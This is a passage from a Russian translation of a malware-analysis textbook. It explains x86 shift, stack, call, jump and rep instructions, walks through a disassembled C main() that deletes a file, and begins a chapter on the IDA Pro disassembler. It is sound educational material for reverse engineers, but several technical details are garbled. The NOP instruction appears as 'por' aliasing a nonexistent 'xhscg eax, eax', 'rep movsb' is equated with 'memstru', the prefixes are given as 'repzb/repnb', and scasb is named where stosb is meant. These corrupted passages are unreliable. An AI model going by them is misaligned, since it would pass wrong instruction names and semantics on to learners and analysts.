Инструкции shr и shl используются для сдвига содержимого регистров. Формат инструкции shr: shr назначение, количество; инструкция shl имеет такой же формат. Инструкции shr и shl сдвигают биты в операнде назначения соответственно вправо и влево на число битов, указанное операндом количества. Биты, выходящие за границу операнда назначения, сначала сдвигаются во флаг CF. При сдвиге освободившиеся позиции заполняются нулевыми битами. Например, если двоичное значение 1000 сдвинуть вправо на 1, получится 0100. По завершении инструкции сдвига флаг CF содержит последний бит, вытесненный из операнда назначения.

Инструкции циклического сдвига ror и rol похожи на инструкции обычного сдвига, но вытесненные при сдвиге биты «выпадают» с одного края и переносятся на другой. Иными словами, при циклическом сдвиге вправо (ror) младшие значащие биты переносятся в старшие позиции. Циклический сдвиг влево (rol) действует прямо противоположным образом. Примеры этих инструкций приведены в таблице 4-7.

Таблица 4-7. Распространённые логические инструкции и инструкции сдвига

Инструкция	Описание
xor eax, eax	Очищает регистр EAX
or eax, 0x7575	Выполняет над EAX и 0x7575 логическую операцию OR
mov eax, 0xA shl eax, 2	Сдвигает регистр EAX влево на 2 бита; в результате этих двух инструкций EAX = 0x28, поскольку 1010 (0xA в двоичном виде), сдвинутое влево на 2 бита, даёт 101000 (0x28)

Инструкция	Описание
<code>mov bl, 0xA
ror bl, 2</code>	Выполняет циклический сдвиг регистра BL вправо на 2 бита; в результате этих двух инструкций BL = 10000010, поскольку циклический сдвиг 1010 вправо на 2 бита даёт 10000010

Сдвиг часто применяется вместо умножения в качестве оптимизации. Он проще и быстрее умножения, поскольку не требует подготавливать регистры и перемещать данные, как при умножении. Инструкция `shl eax, 1` даёт тот же результат, что и умножение EAX на два. Сдвиг влево на две битовые позиции умножает операнд на четыре, а сдвиг влево на три битовые позиции - на восемь. Сдвиг операнда влево на n битов умножает его на 2^n .

Если при анализе вредоносной программы вы встретите функцию, которая содержит только многократно и, на первый взгляд, случайным образом повторяющиеся инструкции `xor`, `or`, `and`, `shl`, `ror`, `shr` или `rol`, то, вероятно, перед вами функция шифрования или сжатия. Не увязайте в анализе каждой инструкции, если только это действительно не необходимо. В большинстве случаев лучше всего пометить её как процедуру шифрования и двигаться дальше.

NOP

Последняя простая инструкция, `por`, ничего не делает. Когда она встречается, выполнение просто переходит к следующей инструкции. На самом деле инструкция `por` является псевдонимом `xhscg eax, eax`, но поскольку обмен EAX с самим собой ничего не меняет, её принято называть NOP (no operation, отсутствие операции).

Код операции этой инструкции - `0x90`. Она часто используется в NOP-цепочке при атаках с переполнением буфера, когда злоумышленники не могут совершенно точно управлять ходом эксплуатации. Такая цепочка создаёт запас для начала выполнения, уменьшая риск того, что вредоносный шелл-код начнёт исполняться с середины и потому сработает неправильно. NOP-цепочки и шелл-код подробно рассматриваются в главе 19.

Стек

Память для функций, локальных переменных и управления потоком выполнения хранится в стеке, структуре данных, характерной особенностью которой являются операции помещения и извлечения. Элементы помещаются в стек, а затем извлекаются из него. Стек представляет собой структуру «последним пришёл, первым вышел» (last in, first out, LIFO). Например, если по порядку поместить в стек числа 1, 2, а затем 3, первым будет извлечено число 3, поскольку оно было помещено в стек последним.

Архитектура x86 имеет встроенную поддержку механизма стека. На уровне регистров его поддерживают ESP и EBP. ESP является указателем стека и обычно содержит адрес памяти, указывающий на вершину стека. Значение этого регистра меняется по мере помещения элементов в стек и извлечения их из него. EBP является указателем базы, который остаётся неизменным в пределах данной функции, благодаря чему программа может использовать его как ориентир для отслеживания расположения локальных переменных и параметров.

К стековым относятся инструкции `push`, `pop`, `call`, `leave`, `enter` и `ret`. Стек размещается в памяти сверху вниз: сначала выделяются и используются наибольшие адреса. По мере помещения

значений в стек используются всё меньшие адреса (чуть ниже это показано на рисунке 4-7).

Стек используется только для кратковременного хранения. В нём часто хранятся локальные переменные, параметры и адрес возврата. Его основное назначение - управление данными, которыми обмениваются вызовы функций. Реализация такого управления различается у разных компиляторов, но согласно наиболее распространённому соглашению обращения к локальным переменным и параметрам выполняются относительно EBP.

Вызовы функций

Функции представляют собой участки кода программы, которые выполняют определённую задачу и относительно независимы от остального кода. Основной код вызывает функции и временно передаёт им выполнение, после чего возвращается к основному коду. Способ использования стека программой остаётся неизменным во всём конкретном двоичном файле. Пока мы сосредоточимся на самом распространённом соглашении, известном как `cdecl`. В главе 6 мы рассмотрим альтернативы.

Многие функции содержат пролог, несколько строк кода в начале функции. Пролог подготавливает стек и регистры к использованию внутри функции. Подобным образом эпилог в конце функции восстанавливает состояние стека и регистров, существовавшее до вызова функции.

Ниже кратко изложен ход наиболее распространённой реализации вызовов функций. Чуть позже на рисунке 4-8 будет показана схема расположения отдельного кадра стека, поясняющая организацию стеков.

1. Аргументы помещаются в стек инструкциями `push`.
2. Функция вызывается инструкцией `call адрес_памяти`. При этом адрес текущей инструкции (то есть содержимое регистра EIP) помещается в стек. Когда функция завершится, этот адрес будет использован для возврата в основной код. При начале работы функции EIP устанавливается равным `адрес_памяти` (началу функции).
3. С помощью пролога функции в стеке выделяется место для локальных переменных, а EBP (указатель базы) помещается в стек. Это делается для сохранения EBP вызывающей функции.
4. Функция выполняет свою работу.
5. С помощью эпилога функции стек восстанавливается. ESP корректируется, чтобы освободить локальные переменные, а EBP восстанавливается, чтобы вызывающая функция могла правильно обращаться к своим переменным. В качестве эпилога можно использовать инструкцию `leave`, поскольку она устанавливает ESP равным EBP и извлекает EBP из стека.
6. Функция возвращает управление с помощью инструкции `ret`. Она извлекает адрес возврата из стека в EIP, и программа продолжает выполнение с того места, откуда был сделан первоначальный вызов.
7. Стек корректируется, чтобы удалить переданные аргументы, если только они не будут снова использованы позднее.

Расположение стека

Как уже говорилось, стек размещается сверху вниз, причём первыми используются более высокие адреса памяти. На рисунке 4-7 показано расположение стека в памяти. При каждом выполнении `call` создаётся новый кадр стека. Функция сохраняет собственный кадр стека до возврата, после чего восстанавливается кадр стека вызывающей функции, а выполнение передаётся обратно этой

функции.




Figure 4-7: x86 stack layout

Рисунок 4-7. Расположение стека x86

На рисунке 4-8 подробно разобран один из отдельных кадров стека с рисунка 4-7. На нём также показаны адреса памяти отдельных элементов. На этой схеме ESP указывает на вершину стека, то есть на адрес памяти 0x12F02C. На всё время работы функции EBP устанавливается равным 0x12F03C, благодаря чему к локальным переменным и аргументам можно обращаться с использованием EBP. Аргументы, помещённые в стек до вызова, показаны в нижней части кадра стека. Следом за ними находится адрес возврата, который инструкция `call` автоматически помещает в стек. Далее в стеке находится старое значение EBP, то есть EBP из кадра стека вызывающей функции.

Когда информация помещается в стек, ESP уменьшается. Если в примере на рисунке 4-8 выполнить инструкцию `push eax`, ESP уменьшится на четыре и будет содержать 0x12F028, а данные из EAX будут скопированы по адресу 0x12F028. Если выполнить инструкцию `pop ebx`, данные по адресу 0x12F028 будут перемещены в регистр EBX, после чего ESP увеличится на четыре.




Figure 4-8: Individual stack frame

Рисунок 4-8. Отдельный кадр стека

Данные из стека можно читать без инструкций `push` и `pop`. Например, инструкция `mov eax, ss:[esp]` непосредственно обращается к вершине стека. Она равнозначна `pop eax`, за исключением того, что регистр `ESP` не изменяется. Используемое соглашение зависит от компилятора и его настроек. (Подробнее это обсуждается в главе 6.)

Архитектура x86 предоставляет дополнительные инструкции извлечения из стека и помещения в него, наиболее популярны среди них `pusha` и `pushad`. Эти инструкции помещают в стек все регистры и обычно применяются вместе с `popa` и `popad`, которые извлекают из стека все регистры. Инструкции `pusha` и `pushad` действуют следующим образом:

- `pusha` помещает в стек 16-разрядные регистры в следующем порядке: `AX`, `CX`, `DX`, `BX`, `SP`, `BP`, `SI`, `DI`;
- `pushad` помещает в стек 32-разрядные регистры в следующем порядке: `EAX`, `ECX`, `EDX`, `EBX`, `ESP`, `EBP`, `ESI`, `EDI`.

Эти инструкции обычно встречаются в шелл-коде, когда требуется сохранить в стеке текущее состояние регистров, чтобы позднее его восстановить. Компиляторы редко используют такие инструкции, поэтому их наличие часто указывает на написанный вручную ассемблерный код и/или шелл-код.

Условные конструкции

Все языки программирования позволяют выполнять сравнения и принимать решения на их основе. Условные конструкции представляют собой инструкции, выполняющие сравнение.

Две наиболее популярные инструкции сравнения - `test` и `cmp`. Инструкция `test` идентична инструкции `and`, однако она не изменяет задействованные операнды, а лишь устанавливает флаги. После инструкции `test` обычно интерес представляет флаг нуля (ZF). Сравнение некоторого значения с самим собой часто используется для проверки на NULL. Пример такой проверки: `test eax, eax`. Можно также сравнить EAX с нулём, но `test eax, eax` занимает меньше байтов и требует меньше тактов центрального процессора.

Инструкция `cmp` идентична инструкции `sub`, однако она не изменяет операнды. `cmp` используется только для установки флагов. В результате инструкции `cmp` могут измениться флаг нуля и флаг переноса (CF). В таблице 4-8 показано влияние инструкции `cmp` на флаги.

Таблица 4-8. Инструкция `cmp` и флаги

<code>cmp dst, src</code>	ZF	CF
<code>dst = src</code>	1	0
<code>dst < src</code>	0	1
<code>dst > src</code>	0	0

Ветвление

Ветвь - это последовательность кода, которая выполняется условно в зависимости от потока выполнения программы. Термин «ветвление» используется для описания потока управления, проходящего по ветвям программы.

Чаще всего ветвление осуществляется с помощью инструкций перехода. Существует обширный набор таких инструкций, простейшая из которых - `jmp`. Формат `jmp` расположение означает, что следующей будет выполнена инструкция в расположении, указанном командой `jmp`. Это называется безусловным переходом, поскольку выполнение всегда передаётся в целевое расположение. Одного простого перехода недостаточно для всех задач ветвления. Например, с помощью `jmp` нельзя реализовать логический эквивалент оператора `if`. В ассемблерном коде оператора `if` нет. Здесь и применяются условные переходы.

Условные переходы используют флаги, чтобы определить, следует ли выполнить переход или перейти к следующей инструкции. Можно использовать более 30 различных видов условных переходов, но часто встречается лишь небольшая их часть.

В таблице 4-9 приведены наиболее распространённые инструкции условного перехода и подробности их работы. Для общего обозначения условных переходов используется сокращение Jcc.

Таблица 4-9. Условные переходы

Инструкция	Описание
<code>jz loc</code>	Переход в указанное расположение, если ZF = 1.

Инструкция	Описание
jnz loc	Переход в указанное расположение, если ZF = 0.
je loc	То же, что jz, но обычно используется после инструкции cmp. Переход выполняется, если операнд назначения равен исходному операнду.
jne loc	То же, что jnz, но обычно используется после cmp. Переход выполняется, если операнд назначения не равен исходному операнду.
jg loc	После cmp выполняет переход по результату знакового сравнения, если операнд назначения больше исходного операнда.
jge loc	После cmp выполняет переход по результату знакового сравнения, если операнд назначения больше исходного операнда или равен ему.
ja loc	То же, что jg, но выполняется беззнаковое сравнение.
jae loc	То же, что jge, но выполняется беззнаковое сравнение.
jl loc	После cmp выполняет переход по результату знакового сравнения, если операнд назначения меньше исходного операнда.
jle loc	После cmp выполняет переход по результату знакового сравнения, если операнд назначения меньше исходного операнда или равен ему.
jb loc	То же, что jl, но выполняется беззнаковое сравнение.
jbe loc	То же, что jle, но выполняется беззнаковое сравнение.
jo loc	Переход, если предыдущая инструкция установила флаг переполнения (OF = 1).
js loc	Переход, если установлен флаг знака (SF = 1).
jecxz loc	Переход в расположение, если ECX = 0.

Инструкции повторения

Инструкции повторения представляют собой набор инструкций для работы с буферами данных. Обычно буферы имеют форму массива байтов, но могут состоять также из одинарных или двойных слов. В этом разделе мы сосредоточимся на массивах байтов. (Intel называет эти инструкции строковыми, однако мы не будем использовать этот термин, чтобы не путать их со строками, которые обсуждались в главе 1.)

Самые распространённые инструкции работы с буферами данных - `movsx`, `cmpsx`, `stosx` и `scasx`, где $x = b, w$ или d соответственно для байта, слова или двойного слова. Эти инструкции работают с данными любого типа, но в данном разделе нас интересуют байты, поэтому мы будем использовать `movsb`, `cmpsb` и так далее.

В этих операциях используются регистры ESI и EDI. ESI является регистром индекса источника, а EDI - регистром индекса назначения. ECX используется как переменная-счётчик.

Для работы с данными длиной более 1 этим инструкциям требуется префикс. Инструкция `movsb` перемещает только один байт и не использует регистр ECX.

В x86 для многобайтовых операций применяются префиксы повторения. Инструкция `rep` увеличивает смещения ESI и EDI и уменьшает регистр ECX. Префикс `rep` продолжает повторение, пока ECX не станет равен 0. Префиксы `repz/repzb` и `repnz/repnb` продолжают повторение, пока ECX не станет равен 0 либо пока ZF не станет равен соответственно 1 или 0. Это показано в таблице 4-10. Поэтому, чтобы инструкция `rep` была полезна, перед большинством инструкций работы с буферами данных необходимо правильно инициализировать ESI, EDI и ECX.

Таблица 4-10. Условия завершения инструкции `rep`

Инструкция	Описание
<code>rep</code>	Повторять, пока ECX не станет равен 0
<code>repz, repzb</code>	Повторять, пока ECX не станет равен 0 или ZF не станет равен 0
<code>repnz, repnb</code>	Повторять, пока ECX не станет равен 0 или ZF не станет равен 1

Инструкция `movsb` используется для перемещения последовательности байтов из одного места в другое. Префикс `rep` обычно применяется вместе с `movsb` для копирования последовательности байтов, размер которой задаётся в ECX. Инструкция `rep movsb` логически равнозначна функции `C memstru`. Инструкция `movsb` получает байт по адресу ESI, сохраняет его по адресу EDI, а затем увеличивает или уменьшает регистры ESI и EDI на единицу в соответствии со значением флага направления (DF). Если $DF = 0$, они увеличиваются; в противном случае они уменьшаются.

В скомпилированном коде C такое встречается редко, однако в шелл-коде иногда переключают флаг направления, чтобы сохранять данные в обратном направлении. Если присутствует префикс `rep`, проверяется, содержит ли ECX ноль. Если нет, инструкция перемещает байт из ESI в EDI и уменьшает регистр ECX. Этот процесс повторяется, пока ECX не станет равен 0.

Инструкция `cmpsb` используется для сравнения двух последовательностей байтов с целью определить, содержат ли они одинаковые данные. `cmpsb` вычитает значение по адресу EDI из значения по адресу ESI и обновляет флаги. Обычно она применяется с префиксом `repz`. Вместе с префиксом `repz` инструкция `cmpsb` сравнивает каждый байт двух последовательностей, пока не найдёт различие между ними или не достигнет конца сравнения. Инструкция `cmpsb` получает байт

по адресу ESI, сравнивает с ним значение по адресу EDI для установки флагов, а затем увеличивает регистры ESI и EDI на единицу. Если присутствует префикс `rep`, проверяется ECX, а также флаги; если ECX = 0 или ZF = 0, повторение операции прекращается. Это равнозначно функции C `memcmp`.

Инструкция `scasb` используется для поиска одного значения в последовательности байтов. Значение задаётся регистром AL. Она действует так же, как `cmpsb`, но сравнивает с AL байт по адресу ESI, а не байт по адресу EDI. Операция `rep` продолжается, пока байт не будет найден или ECX не станет равен 0. Если значение найдено в последовательности байтов, ESI хранит расположение этого значения.

Инструкция `stosb` используется для сохранения значений в расположении, указанном EDI. Она идентична `scasb`, однако указанный байт не ищется, а помещается в расположение, заданное EDI. Префикс `rep` используется с `scasb` для инициализации буфера памяти, каждый байт которого содержит одно и то же значение. Это равнозначно функции C `memset`. В таблице 4-11 показаны некоторые распространённые инструкции `rep` и описана их работа.

Таблица 4-11. Примеры инструкций `rep`

Инструкция	Описание
<code>rep cmpsb</code>	Используется для сравнения двух буферов данных. В EDI и ESI должны быть заданы расположения двух буферов, а в ECX - длина буфера. Сравнение продолжается, пока ECX не станет равен 0 или буферы не окажутся различными.
<code>rep stosb</code>	Используется для инициализации всех байтов буфера определённым значением. EDI содержит расположение буфера, а AL должен содержать значение инициализации. Эта инструкция часто встречается вместе с <code>xor eax, eax</code> .
<code>rep movsb</code>	Обычно используется для копирования буфера байтов. В ESI должен быть задан адрес исходного буфера, в EDI - адрес буфера назначения, а в ECX - копируемая длина. Побайтовое копирование продолжается, пока ECX не станет равен 0.
<code>repne scasb</code>	Используется для поиска одного байта в буфере данных. EDI должен содержать адрес буфера, AL - искомый байт, а ECX должен быть равен длине буфера. Сравнение продолжается, пока ECX не станет равен 0 или пока байт не будет найден.

Метод `main` языка C и смещения

Поскольку вредоносные программы часто пишут на С, важно знать, как метод `main` программы С преобразуется в ассемблерный код. Это знание также поможет понять, как меняются смещения при переходе от кода С к ассемблеру.

Стандартная программа С имеет два аргумента метода `main`, обычно в следующем виде:

```
int main(int argc, char ** argv)
```

Параметры `argc` и `argv` определяются во время выполнения. Параметр `argc` - целое число, содержащее количество аргументов командной строки, включая имя программы. Параметр `argv` - указатель на массив строк, содержащих аргументы командной строки. В следующем примере показана программа командной строки и значения `argc` и `argv` при её запуске.

```
filetestprogram.exe -r filename.txt
```

```
argc = 3
argv[0] = filetestprogram.exe
argv[1] = -r
argv[2] = filename.txt
```

В листинге 4-1 приведён код простой программы на С.

```
int main(int argc, char* argv[])
{
    if (argc != 3) {return 0;}

    if (strncmp(argv[1], "-r", 2) == 0){

        DeleteFileA(argv[2]);

    }
    return 0;
}
```

Листинг 4-1. Код С, пример метода `main`

В листинге 4-2 показан код С из листинга 4-1 в скомпилированном виде. Этот пример поможет понять, как в ассемблерном коде осуществляется доступ к параметрам, перечисленным в таблице 4-12. `argc` сравнивается с 3 в точке `□`, а `argv[1]` сравнивается с `-r` в точке `□` с помощью `strncmp`. Обратите внимание, как осуществляется доступ к `argv[1]`: сначала в `eax` загружается расположение начала массива, а затем к `eax` прибавляется 4 (смещение), чтобы получить `argv[1]`. Число 4 используется потому, что каждый элемент массива `argv` является адресом строки, а размер каждого адреса в 32-разрядной системе составляет 4 байта. Если в командной строке указан параметр `-r`, будет выполнен код, начинающийся в точке `□`, где мы видим обращение к `argv[2]` со смещением 8 относительно `argv` и передачу его в качестве аргумента функции `DeleteFileA`.

004113CE	cmp	[ebp+argc], 3	●
004113D2	jz	short loc_4113D8	
004113D4	xor	eax, eax	
004113D6	jmp	short loc_411414	
004113D8	mov	esi, esp	
004113DA	push	2	; MaxCount
004113DC	push	offset Str2	; "-r"
004113E1	mov	eax, [ebp+argv]	
004113E4	mov	ecx, [eax+4]	
004113E7	push	ecx	; Str1
004113E8	call	strncmp	●
004113F8	test	eax, eax	
004113FA	jnz	short loc_411412	
004113FC	mov	esi, esp	●
004113FE	mov	eax, [ebp+argv]	
00411401	mov	ecx, [eax+8]	
00411404	push	ecx	; lpFileName
00411405	call	DeleteFileA	

Листинг 4-2. Ассемблерный код, параметры метода `main` языка C

Дополнительные сведения: руководства по архитектуре Intel x86

Что делать, если встретилась незнакомая инструкция? Если найти ответ с помощью поиска Google не удалось, полный комплект руководств по архитектуре x86 можно загрузить с сайта Intel по адресу intel.com. В комплект входят следующие документы:

Том 1: Basic Architecture

В этом руководстве описаны архитектура и среда программирования. Оно помогает понять работу памяти, включая регистры, расположение памяти, адресацию и стек. В нём также подробно описаны общие группы инструкций.

Том 2A: Instruction Set Reference, A-M, и том 2B: Instruction Set Reference, N-Z

Эти руководства наиболее полезны для аналитика вредоносных программ. В них весь набор инструкций расположен в алфавитном порядке и рассматриваются все аспекты каждой инструкции, включая её формат, сведения о коде операции и влияние инструкции на систему.

Том 3A: System Programming Guide, Part 1, и том 3B: System Programming Guide, Part 2

Помимо регистров общего назначения, в x86 имеется множество регистров и инструкций специального назначения, влияющих на выполнение и поддерживающих работу операционной системы, в том числе отладку, управление памятью, защиту, управление задачами, обработку прерываний и исключений, поддержку многопроцессорности и многое другое. Если встретятся регистры специального назначения, обратитесь к System Programming Guide, чтобы узнать, как они влияют на выполнение.

Optimization Reference Manual

В этом руководстве описаны методы оптимизации кода приложений. Оно даёт дополнительное представление о коде, создаваемом компиляторами, и содержит множество хороших примеров нетрадиционного использования инструкций.

Заключение

Практическое знание ассемблера и процесса дизассемблирования необходимо, чтобы стать успешным аналитиком вредоносных программ. В этой главе заложены основы важных концепций x86, с которыми вы столкнётесь при дизассемблировании вредоносных программ. Обращайтесь к ней как к справочнику, если в ходе анализа материала следующих глав встретите незнакомые инструкции или регистры.

Глава 6 развивает материал этой главы и даёт всестороннюю основу знаний ассемблера. Однако единственный реальный способ научиться хорошо разбираться в дизассемблировании - практиковаться. В следующей главе мы познакомимся с IDA Pro, инструментом, который значительно облегчит анализ дизассемблированного кода.

Глава 5. IDA Pro

Interactive Disassembler Professional (IDA Pro) - чрезвычайно мощный дизассемблер, распространяемый компанией Hex-Rays. Хотя IDA Pro не единственный существующий дизассемблер, именно его предпочитают многие аналитики вредоносных программ, специалисты по обратной разработке и анализу уязвимостей.

В продаже имеются две версии IDA Pro. Обе поддерживают x86, но расширенная версия поддерживает намного больше процессоров, чем стандартная, и прежде всего x64. IDA Pro также работает с несколькими форматами файлов, такими как Portable Executable (PE), Common Object File Format (COFF), Executable and Linking Format (ELF) и a.out. Мы сосредоточимся на архитектурах x86 и x64 и формате файлов PE.

На протяжении всей книги рассматривается коммерческая версия IDA Pro. Бесплатную версию, IDA Pro Free, можно загрузить по адресу hex-rays.com, однако её функциональность ограничена и на момент написания книги она «застряла» на версии 5.0. Не используйте IDA Pro Free для серьёзного дизассемблирования, но можете попробовать её, если хотите поэкспериментировать с IDA.

IDA Pro дизассемблирует программу целиком и выполняет такие задачи, как обнаружение функций, анализ стека, определение локальных переменных и многое другое. В этой главе мы обсудим, как эти задачи приближают вас к исходному коду. IDA Pro содержит обширный набор сигнатур кода в своей технологии Fast Library Identification and Recognition Technology (FLIRT), благодаря которой может распознавать и помечать дизассемблированные функции, особенно библиотечный код, добавленный компилятором.

IDA Pro рассчитана на интерактивную работу, и любой аспект процесса дизассемблирования можно изменять, обрабатывать, перестраивать или переопределять. Одна из лучших возможностей IDA Pro - сохранение хода анализа: можно добавлять комментарии, помечать данные и присваивать функциям имена, а затем сохранить работу в базе данных IDA Pro (известной как idb), чтобы вернуться к ней позднее. IDA Pro также обеспечивает развитую поддержку подключаемых модулей, поэтому можно писать собственные расширения или пользоваться результатами чужой работы.

Эта глава даст вам прочную основу использования IDA Pro для анализа вредоносных программ. Для более глубокого изучения IDA Pro лучшим из доступных источников считается книга Криса Игла *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*, 2nd Edition (No Starch Press, 2011). Это отличный настольный справочник как по IDA Pro, так и по обратной разработке в целом.

Загрузка исполняемого файла

На рисунке 5-1 показан первый шаг загрузки исполняемого файла в IDA Pro. При загрузке исполняемого файла IDA Pro пытается распознать его формат и архитектуру процессора. В этом примере распознаны формат PE и архитектура Intel x86. Если только вы не анализируете вредоносные программы для мобильных телефонов, часто менять тип процессора, вероятно, не придётся. (Вредоносные программы для мобильных телефонов нередко создаются для различных платформ.)

При загрузке файла в IDA Pro (например, файла PE) программа отображает его в память так, как если бы он был загружен загрузчиком операционной системы. Чтобы IDA Pro дизассемблировала файл как необработанный двоичный файл, выберите в верхнем поле пункт **Binary File**, показанный

меткой ☐. Этот вариант может оказаться полезным, поскольку вредоносные программы иногда добавляют к допустимым PE-файлам шелл-код, дополнительные данные, параметры шифрования и даже дополнительные исполняемые файлы, а при запуске вредоносной программы в Windows или загрузке в IDA Pro эти дополнительные данные не отображаются в памяти. Кроме того, при загрузке необработанного двоичного файла с шелл-кодом следует выбрать загрузку в качестве двоичного файла и дизассемблировать его.

PE-файлы компилируются для загрузки по предпочтительному базовому адресу в памяти. Если загрузчик Windows не может загрузить файл по предпочтительному адресу (поскольку тот уже занят), он выполняет операцию, известную как перемещение базы. Чаще всего это происходит с DLL, поскольку они нередко загружаются в расположения, отличающиеся от предпочтительного адреса. Перемещение базы подробно рассматривается в главе 9. Пока достаточно знать, что если DLL загружена в процесс не по тому адресу, который виден в IDA Pro, причиной может быть перемещение базы файла. В таком случае установите флажок **Manual load**, показанный меткой ☐ на рисунке 5-1, и появится поле ввода, где можно указать новый виртуальный базовый адрес загрузки файла.

